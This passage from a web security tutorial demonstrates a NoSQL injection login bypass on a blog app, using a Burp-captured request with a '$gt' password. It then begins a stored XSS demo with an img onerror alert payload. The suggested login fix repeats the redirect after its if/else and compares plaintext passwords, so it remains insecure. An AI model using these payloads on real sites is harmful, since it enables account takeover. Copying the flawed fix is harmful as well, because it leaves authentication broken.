
```
POST /users/login HTTP/1.1
Host: bloglelo.herokuapp.com
Content-Length: 80
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://bloglelo.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://bloglelo.herokuapp.com/users/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"Aryan",
  "password":{
    "$gt":""
  },
  "str":{
    "userbeforever":"Aryan"
  }
}
```


Request to https://bloglelo.herokuapp.com:443 [54.220.192.176]

```
GET /blogs HTTP/1.1
Host: bloglelo.herokuapp.com
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://bloglelo.herokuapp.com/users/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Bloglelo | LOGIN
https://bloglelo.herokuapp.com/users/login
Log in Here
Username
Aryan
Password
login
Don't have an account?
Waiting for bloglelo.herokuapp.com...



Bloglelo | BLOGS
https://bloglelo.herokuapp.com/blogs
CODEPEN
Log out
Blog Handim
A platform for bloggers to compete and earn
See Blogs



And BOOM, the attacker is able to login with someone else's username or identity which is very risky as he can defame the person with that username or blackmail him or harm in any other way.

Prevention Technique

For the search of prevention techniques, we search for things that have caused this problem. MongoDB is scanning its database with the username and password and matching it to the user result and an injecting query can be entered. We can have a close look at the code below:-




```
const login_user = (req, res) => {

    const username = req.body.username;
    const password = req.body.password;

     User.find({ username: req.body.username, password : req.body.password }, async (err, data) => {
```

Inside the login user, we have a User.find section with both username and password check inside it. Because of this, the attacker can use the greater than “” thing to login without password.

Then, what's the solution?


Instead of using the .find() method for both username and password, we just check this method for username and we do the password verification ourselves. So, the code can be as follows:-



```
if(password === data[0].password){
    req.body.str.username = username;
    usr = req.body.str;
    expo();
    res.redirect('/blogs');

}
else{
    console.log('Wrong Password');
    res.json('Error: Wrong Password');
}
req.body.str.username = username;
usr = req.body.str;
expo();
res.redirect('/blogs');
```


So, what this does is it checks for username with certain username in the database and then checks if the sent password is equal to the database password. And, the greater than method wouldn’t work here.

So after changing the code, we open BurpSuite and login using the same method above.


Request to https://bloglelo.herokuapp.com:443 [46.137.15.86]


```
POST /users/login HTTP/1.1
Host: bloglelo.herokuapp.com
Content-Length: 80
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://bloglelo.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://bloglelo.herokuapp.com/users/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"Aryan",
  "password":"randompassword",
  "str":{
    "userbeforever":"Aryan"
  }
}
```

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is... Action Open Bro...
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Cookies 0
Request Headers 16
0 matches
Bloglelo | LOGIN
https://bloglelo.herokuapp.com/users/login
Log in Here
Username
Aryan
Password
login
Don't have an account?


Request to https://bloglelo.herokuapp.com:443 [54.220.192.176]

```
GET /blogs HTTP/1.1
Host: bloglelo.herokuapp.com
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://bloglelo.herokuapp.com/users/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is... Action Open Bro...
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 0
Request Headers 14
0 matches
Bloglelo | LOGIN
https://bloglelo.herokuapp.com/users/login
Log in Here
Username
Aryan
Password
login
Don't have an account?
Waiting for bloglelo.herokuapp.com...



The user is redirected back to the login page after doing the above process.
So, we can prevent NoSQL injection with code sanitization and better coding practices as mentioned above.

2. Cross Site Scripting

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments. A web page or web application is vulnerable to XSS if it uses unsanitized user input in the output that it generates. This user input must then be parsed by the victim's browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

There are two stages to a typical XSS attack:


I. To run malicious JavaScript code in a victim's browser, an attacker must first find a way to inject malicious code (payload) into a web page that the victim visits.

II. After that, the victim must visit the web page with the malicious code. If the attack is directed at particular victims, the attacker can use social engineering and/or phishing to send a malicious URL to the victim.


XSS attacks can be classified as DOM based XSS, Stored XSS and Reflected XSS.

Attacking Procedure

We have a create blog section where we take the title and description of a blog from the user and show its contents with the user name and date posted in another page. The user has to type the title and description of his/her blog.



And after we hit save, it shows the below page.



bloglelo.herokuapp.com/blogs/61b36605d6e08a383eabdd25
This is the title.
12/10/2021
umesh
This is the description.
All Blogs
About us
Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptatum illum id nobis dolorem autem excepturi, sapiente mollitia ea similique rem eveniet. Excepturi dolor voluptatum repudiandae.
Made with ♡ by Roett Tilma

The blog is saved in the database and can be viewed by other users. Nothing seems fishy, right?

Well, that's where XSS comes into play.

I. Dom Manipulation

What if I try to run a HTML tag? Let's see.



bloglelo.herokuapp.com/blogs/new

New Blog

Title
<h1> Heading </h1>

Description
<h3> Description </h3>

And it shows like this :-


Heading

12/10/2021

umesh

Description


About us

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptatum illum id nobis dolorem autem excepturi, sapiente mollitia ea similique rem eveniet. Excepturi dolor voluptatum repudiandae.

Made with ♡ by Roatt Tilma

Wow, the HTML tag has run. But wait, it's not the end. What if we try to run a script instead?

II. Script Running



New Blog


Title

```
<img src="noone.com/abc.jpeg" onerror="alert('hello world')">
```

Description

Will it alert?
- Yes

And in the show page, it shows like this:-



36affd6e08a383eabdd2d

bloglelo.herokuapp.com says

hello world

Will it alert? - Yes

About us

